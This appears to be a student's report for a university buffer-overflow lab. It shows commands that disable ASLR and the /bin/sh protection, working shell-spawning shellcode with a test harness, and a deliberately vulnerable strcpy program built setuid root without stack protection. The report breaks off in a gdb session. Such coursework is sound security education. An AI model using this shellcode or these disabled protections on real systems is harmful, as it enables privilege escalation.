Concepts of System Security

Assignment 4

Buffer Overflow


CYS24014 - Shree Varshaa R M

Environmental setup:

Turning Off Countermeasures


Address Space Randomization

sudo sysctl -w kernel.randomize_va_space=0



```
[01/24/25]seed@VM:~/.../buff$
[01/24/25]seed@VM:~/.../buff$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[01/24/25]seed@VM:~/.../buff$
```


sudo ln -sf /bin/zsh /bin/sh




```
[01/24/25]seed@VM:~/.../buff$ sudo ln -sf /bin/zsh /bin/sh
[01/24/25]seed@VM:~/.../buff$
```

Task 1: Getting Familiar with Shellcode

- The goal of buffer-overflow attack is to inject malicious code into the target program
- So the code can be executed using the target program's privilege




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit:  "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit:  "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"


const char shellcode[] =
#if __x86_64__
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
   char code[500];

   strcpy(code, shellcode);
   int (*func)() = (int(*)())code;

   func();
   return 1;
}

```




```
[01/23/25]seed@VM:~/.../shellcode$ sudo make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[01/23/25]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode.c  Makefile
[01/23/25]seed@VM:~/.../shellcode$ ./a32.out
$ exit
[01/23/25]seed@VM:~/.../shellcode$ ./a64.out
$
$ exit
[01/23/25]seed@VM:~/.../shellcode$ cd ..
```


Task 2: Understanding the Vulnerable Program




```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year, so students
 * won't be able to use the solutions from the past.
 */
#ifndef BUF_SIZE
#define BUF_SIZE 100
#endif

void dummy_function(char *str);

int bof(char *str)
{
    char buffer[BUF_SIZE];

    // The following statement has a buffer overflow problem
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    if (!badfile) {
```



```c
    badfile = fopen("badfile", "r");
    if (!badfile) {
       perror("Opening badfile"); exit(1);
    }

    int length = fread(str, sizeof(char), 517, badfile);
    printf("Input size: %d\n", length);
    dummy_function(str);
    fprintf(stdout, "==== Returned Properly ====\n");
    return 1;
}

// This function is used to insert a stack frame of size
// 1000 (approximately) between main's and bof's stack frames.
// The function itself does not do anything.
void dummy_function(char *str)
{
    char dummy_buffer[1000];
    memset(dummy_buffer, 0, 1000);
    bof(str);
}

```




```
[01/23/25]seed@VM:~/.../buffer$ ls
code  shellcode
[01/23/25]seed@VM:~/.../buffer$ cd code
[01/23/25]seed@VM:~/.../code$ sudo make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg sta
ck.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg sta
ck.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```




```
[01/23/25]seed@VM:~/.../code$ ls
brute-force.sh  stack.c       stack-L2      stack-L3-dbg
exploit.py      stack-L1      stack-L2-dbg  stack-L4
Makefile        stack-L1-dbg  stack-L3      stack-L4-dbg
```


Task 3: Launching Attack on 32-bit Program




```
[01/23/25]seed@VM:~/.../code$ touch badfile
[01/23/25]seed@VM:~/.../code$ gdb stack-L1-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you me
```




```
For help, type "help".
Type "apropos word" to search for commands related to "word"...
